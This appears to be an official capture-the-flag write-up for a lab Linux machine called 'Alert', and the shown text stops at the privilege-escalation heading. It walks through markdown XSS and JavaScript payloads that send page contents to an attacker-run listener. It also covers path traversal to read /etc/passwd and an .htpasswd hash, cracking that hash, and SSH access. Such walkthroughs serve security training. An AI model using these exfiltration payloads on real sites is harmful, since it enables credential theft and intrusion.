


Alert

18th Marth 2025 / Document No D25.100.329
Prepared By: k1ph4ru
Machine Author: FistMatHack
Difficulty: Easy
Classification: Official

Synopsis

Alert is an easy-difficulty Linux machine with a website to upload, view, and share markdown files. The site is vulnerable to cross-site scripting (XSS), which is exploited to access an internal page vulnerable to Arbitrary File Read and leveraged to gain access to a password hash. The hash is then cracked to reveal the credentials leveraged to gain `SSH` access to the target. Enumeration of processes running on the system shows a `PHP` file that is being executed regularly, which has excessive privileges for the management group our user is a member of and allows us to overwrite the file for code execution as root.

Skills Required

- Web Enumeration
- Linux Fundamentals

Skills Learned

- Cross-Site Scripting (XSS)
- Arbitrary File Read

Enumeration

Nmap

We begin with a `Nmap` scan to discover open ports and running services.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.44 | grep '^[0-9]' | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
```


```
nmap -p$ports -sC -sV 10.10.11.44

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 06:45 EDT
Nmap scan report for 10.10.11.44
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
```

The `Nmap` scan shows that `OpenSSH` is running on its default port, `22`, and `Apache2` is on port `80`. The web server attempts a redirect to the `alert.htb` domain, which we add to our `/etc/hosts` file.


```
echo "10.10.11.44  alert.htb" |sudo tee -a /etc/hosts
```

HTTP

Browsing to the domain, we come across a site that allows us to view and share Markdown files.



Looking at the `About Us` page, we notice a disclaimer that states that the Administrator will review messages sent.



We then proceed to fuzz the website to look for directories that may be present.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt:FUZZ -u "http://alert.htb/FUZZ" -ic
<SNIP>

 :: Method           : GET
 :: URL              : http://alert.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-
Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 302, Size: 660, Words: 123, Lines: 24, Duration:
200ms]
uploads                 [Status: 301, Size: 308, Words: 20, Lines: 10, Duration:
798ms]
css                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration:
206ms]
messages                [Status: 301, Size: 309, Words: 20, Lines: 10, Duration:
193ms]
```

Here, we see three directories called `messages`, `css`, and `uploads`. We then run extension fuzzing against the web application, specifying the extension as `.php`, similar to the extension on the main page.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt:FUZZ -u "http://alert.htb/FUZZ" -ic -e .php

<SNIP>

 :: Method           : GET
 :: URL              : http://alert.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-
Content/directory-list-2.3-medium.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
```

```
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 302, Size: 660, Words: 123, Lines: 24, Duration:
179ms]
contact.php             [Status: 200, Size: 24, Words: 3, Lines: 2, Duration:
179ms]
.php                    [Status: 403, Size: 274, Words: 20, Lines: 10, Duration:
179ms]
index.php               [Status: 302, Size: 660, Words: 123, Lines: 24, Duration:
186ms]
uploads                 [Status: 301, Size: 308, Words: 20, Lines: 10, Duration:
175ms]
css                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration:
177ms]
messages                [Status: 301, Size: 309, Words: 20, Lines: 10, Duration:
170ms]
messages.php            [Status: 200, Size: 1, Words: 1, Lines: 2, Duration:
169ms]
```

We discover `messages.php` and then perform subdomain enumeration to discover additional subdomains.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-
top100000.txt:FFUZ -H "Host: FFUZ.alert.htb" -u http://alert.htb


<SNIP>

 :: Method           : GET
 :: URL              : http://alert.htb
 :: Wordlist         : FFUZ:
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FFUZ.alert.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

server                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration:
176ms]
ww42                    [Status: 301, Size: 305, Words: 20, Lines: 10, Duration:
179ms]
ftp                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration:
179ms]
ns                      [Status: 301, Size: 303, Words: 20, Lines: 10, Duration:
179ms]
mail2                   [Status: 301, Size: 306, Words: 20, Lines: 10, Duration:
180ms]
bbs                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration:
179ms]
```

```
mail                    [Status: 301, Size: 305, Words: 20, Lines: 10, Duration:
182ms]
ns1                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration:
182ms]
ns2                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration:
182ms]
```


We notice that the output is the same, so we filter based on the number of words.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-
top100000.txt:FFUZ -H "Host: FFUZ.alert.htb" -u http://alert.htb -fw 20

<SNIP>

 :: Method           : GET
 :: URL              : http://alert.htb
 :: Wordlist         : FFUZ:
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FFUZ.alert.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 20
____________________________________________________

statistics              [Status: 401, Size: 467, Words: 42, Lines: 15, Duration:
176ms]
```

From the output, we see `statistics` has `42` words. We add the `statistics` subdomain to our `/etc/hosts` file.

```
sudo sed -i '/10.10.11.44  alert.htb/ s/$/ statistics.alert.htb/' /etc/hosts
```


Upon visiting the `statistics` subdomain, we are presented with a login page.



Since we do not have credentials to log in, we perform a Google search for markdown exploitation and discover this page detailing how to run `XSS` in markdown. We attempt to execute `XSS` payloads via markdown. We begin by creating a markdown file to trigger an alert.

```
<!-- XSS with regular tags -->
<script>
  alert(1)
</script>
<img src="x" onerror="alert(1)" />
```

After uploading the markdown and attempting to view it, we notice that the alert has been triggered. This confirms the `XSS` vulnerability.



We then change the payload to try and pull a file using the `<script>` tag, where the `src` attribute specifies the `URL` of the external `JavaScript` file that will be fetched and executed in the browser.

```
<script src="http://10.10.14.5:3000/pwned.js"></script>
```

Then, we start a `Netcat` listener on port `3000` to capture the incoming request for the `JavaScript` file.


```
nc -lvnp 3000
listening on [any] 3000 ...
```

We upload our new payload and view the markdown file, upon looking back at our listener, we see that we receive the pull request.

```
nc -lvnp 3000
listening on [any] 3000 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.14.5] 58850
GET /pwned.js HTTP/1.1
Host: 10.10.14.5:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://alert.htb/
```

Foothold

Looking at the bottom right corner of the page, we see an option to share the markdown.



By clicking on the option, we get this URL `http://alert.htb/visualizer.php?link_share=67d96140f1d994.98908455.md`.

Since we have a contact form, we can share the `URL` with the administrator and change the payload `pwned.js` to try to get the content of the `messages.php` page.


```
var req = new XMLHttpRequest();
req.open('GET', 'http://alert.htb/messages.php', false);
req.send();
var req2 = new XMLHttpRequest();
req2.open('GET', 'http://10.10.14.5:3000/?content=' + btoa(req.responseText),
true);
req2.send();
```

The above payload will send a `GET` request to the `messages.php` page, retrieve its content, and then encode the response using `Base64`. The encoded content is sent to our server via another `GET` request, where we can decode it and view the page's contents.

We start a Python HTTP server to listen for incoming requests from the payload.

```
python3 -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
```

After starting our Python HTTP server, we send the `URL` to share the markdown in the `Contact Us` message body.



After hitting send, we look back at our listener and see that we get a request with the content of the `messages.php` page in `Base64` encoding

```
python3 -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
10.10.14.5 - - [18/Mar/2025 08:04:14] "GET /pwned.js HTTP/1.1" 200 -
10.10.14.5 - - [18/Mar/2025 08:04:14] "GET /?content=Cg== HTTP/1.1" 200 -
10.10.14.5 - - [18/Mar/2025 08:04:17] "GET /?content=Cg== HTTP/1.1" 200 -
10.10.11.44 - - [18/Mar/2025 08:05:34] "GET /pwned.js HTTP/1.1" 200 -
10.10.11.44 - - [18/Mar/2025 08:05:35] "GET /?
content=PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwM
jQtMDMtMTBfMTUtNDgtMzQudHh0Jz4yMDI0LTAzLTEwXzE1LTQ4LTM0LnR4dDwvYT48L2xpPjwvdWw+Cg
== HTTP/1.1" 200 -
```

We proceed to decode the `Base64` data.

```
echo
"PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMt
MTBfMTUtNDgtMzQudHh0Jz4yMDI0LTAzLTEwXzE1LTQ4LTM0LnR4dDwvYT48L2xpPjwvdWw+Cg==" |
base64 -d
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-
34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
```

Looking at the `file` parameter, we see the file name, which we check to see if it is vulnerable to `Arbitrary File Read` by editing the `GET` request to try and read the `/etc/passwd` file.

```
var req = new XMLHttpRequest();
req.open('GET', 'http://alert.htb/messages.php?file=../../../../../etc/passwd',
false);
req.send();
var req2 = new XMLHttpRequest();
req2.open('GET', 'http://10.10.14.3:3000/?content=' + btoa(req.responseText),
true);
req2.send();
```

After sending the new payload, getting a new Markdown shareable link, and sending that to the administrator, we check out the Python web server and see base64-encoded data.

```
python3 -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
10.10.14.5 - - [18/Mar/2025 08:13:23] "GET /pwned.js HTTP/1.1" 200 -

<SNIP>

10.10.11.44 - - [18/Mar/2025 08:13:36] "GET /pwned.js HTTP/1.1" 200 -
10.10.11.44 - - [18/Mar/2025 08:13:37] "GET /?
content=PHByZT5yb29Ong6MDowOnJvb3Q6L3Jvb3Q6L2Jpbi9iYXNoCmRhZW1vbjp4OjE6MTpkYWVtb
246L3Vzci9zYmluOi91c3Ivc2Jpbi9ub2xvZ2luCmJpbjp4OjI6MjpiaW46L2JpbjovdXNyL3NiaW4vbm
9sb2dpbgpzeXM6eDozOjM6c3lzOi9kZXY6L3Vzci9zYmluL25vbG9naW

<SNIP>

2YXIvc25hcC9seGQvY29tbW9uL2x4ZDovYmluL2ZhbHNlCmRhdmlkOng6MTAwMToxMDAyOiwsLDovaG9t
ZS9kYXZpZDovYmluL2Jhc2gKPC9wcmU+Cg== HTTP/1.1" 200 -
```

We decode it, which reveals the contents of the `/etc/passwd` file.

```
echo
"PHByZT5yb290Ong6MDowOnJvb3Q6L3Jvb3Q6L2Jpbi9iYXNoCmRhZW1vbjp4OjE6MTpkYWVtb246L3Vz
ci9zYmluOi91c3Ivc2Jpbi9ub2xv

<SNIP>

mluL25vbG9naW4KYWxiZXJOOng6MTAwMDoxMDAwOmFsYmVydDovaG9tZS9hbGJlcnQ6L2Jpbi9iYXNoCm
x4ZDp4Ojk5ODoxMDA6Oi92YXIvc25hcC9seGQvY29tbW9uL2x4ZDovYmluL2ZhbHNlCmRhdmlkOng6MTA
wMToxMDAyOiwsLDovaG9tZS9kYXZpZDovYmluL2Jhc2gKPC9wcmU+Cg==" |base64 -d
<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

<SNIP>

systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
albert:x:1000:1000:albert:/home/albert:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
david:x:1001:1002:,,,:/home/david:/bin/bash
</pre>
```

From earlier enumeration, we discovered `statistics.alert.htb`, which prompts for authentication. We can now attempt to read the Apache virtual host configuration file located at `/etc/apache2/sites-available/000-default.conf`, to see how the sites are hosted and the configuration files too.

```
var req = new XMLHttpRequest();
req.open('GET', 'http://alert.htb/messages.php?
file=../../../../../etc/apache2/sites-available/000-default.conf',false);
req.send();
var req2 = new XMLHttpRequest();
req2.open('GET', 'http://10.10.14.7:3000/?content=' + btoa(req.responseText),
true);
req2.send();
```

Looking back at the output, we get the following base64-encoded data.

```
python -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
10.10.11.44 - - [20/Mar/2025 09:52:01] "GET /pwned.js HTTP/1.1" 200 -
10.10.11.44 - - [20/Mar/2025 09:52:01] "GET /?
content=PHByZT48VmlydHVhbEhvc3QgKjo4MD4KICAgIFNlcnZlck5hbWUgYWxlcnQuaHRiCgogICAgR
G9jdW1lbnRSb29OIC92YXIvd3d3L2FsZXJOLmhOYgoKICAgIDxEaXJlY3RvcnkgL3Zhci93d3cvYWxlcn
QuaHRiPgogICAgICAgIE9wdGlvbnMgRm9sbG93U3ltTGlua3MgTXVsdG

<SNIP>

gQXVOaFVzZXJGaWxlIC92YXIvd3d3L3NOYXRpc3RpY3MuYWxlcnQuaHRiLy5odHBhc3N3ZAogICAgICAg
IFJlcXVpcmUgdmFsaWQtdXNlcgogICAgPC9EaXJlY3Rvcnk+CgogICAgRXJyb3JMb2cgJHtBUEFDSEVfT
E9HXORJUnOvZXJyb3IubG9nCiAgICBDdXNOb21Mb2cgJHtBUEFDSEVfTE9HXORJUnOvYWNjZXNzLmxvZy
Bjb21iaW5lZAo8L1ZpcnR1YWxIb3NOPgoKPC9wcmU+Cg== HTTP/1.1" 200 -
```

Next, we can proceed to decode and read the content of the file.

```
<pre><VirtualHost *:80>
    ServerName alert.htb

<SNIP>

    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
        AuthUserFile /var/www/statistics.alert.htb/.htpasswd
        Require valid-user
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

</pre>
```

This reveals that `/var/www/statistics.alert.htb/.htpasswd` is used for storing hashed passwords for `HTTP` authentication on `Apache` web servers. We can then proceed to retrieve its contents.

```
var req = new XMLHttpRequest();
req.open('GET', 'http://alert.htb/messages.php?
file=../../../../../var/www/statistics.alert.htb/.htpasswd',
false);
req.send();
var req2 = new XMLHttpRequest();
req2.open('GET', 'http://10.10.14.5:3000/?content=' + btoa(req.responseText),
true);
req2.send();
```

Looking back at the output, we get the following base64-encoded data.

```
python3 -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
cc10.10.14.5 - - [18/Mar/2025 08:21:37] "GET /pwned.js HTTP/1.1" 200 -

<SNIP>

10.10.11.44 - - [18/Mar/2025 08:21:49] "GET /pwned.js HTTP/1.1" 200 -
10.10.11.44 - - [18/Mar/2025 08:21:49] "GET /?
content=PHByZT5hbGJlcnQ6JGFwcjEkYk1vUkJKT2ckaWdHOFdCdFExeFlEVFFkTGpTV1pRLwo8L3ByZ
T4K HTTP/1.1" 200 -
```


We proceed to decode the `base64` data.

```
echo
"PHByZT5hbGJlcnQ6JGFwcjEkYk1vUkJKT2ckaWdHOFdCdFExeFlEVFFkTGpTV1pRLwo8L3ByZT4K" |
base64 -d
<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
```

This reveals that the hash used here is `Apache` `$apr1$` `MD5`, which we crack using `Hashcat`.

```
hashcat -a 0 -m 1600 hash_file /usr/share/wordlists/rockyou.txt

<SNIP>

$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
Time.Started.....: Tue Mar 18 08:25:13 2025 (1 sec)
Time.Estimated...: Tue Mar 18 08:25:14 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)

<SNIP>

Started: Tue Mar 18 08:25:05 2025
Stopped: Tue Mar 18 08:25:15 2025
```

We get the password as `manchesterunited`. Using these credentials, we can access the `statistics` suddomain and we come across a dashboard.



Alert - Dashboard

Donations Received

Month	Donations
January 2024	$669
February 2024	$235
March 2024	$981
April 2024	$937
May 2024	$560
June 2024	$686
July 2024	$858
August 2024	$419
September 2024	$674
October 2024	$335
November 2024	$913
December 2024	$420

Attempting to ssh into the box using the credentials we see that it works.

```
ssh albert@alert.htb
albert@alert.htb's password:

<SNIP>

Last login: Tue Nov 19 14:19:09 2024 from 10.10.14.23
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
```

Now, we can grab the user flag located in `/home/albert/user.txt`.

Privilege Escalation

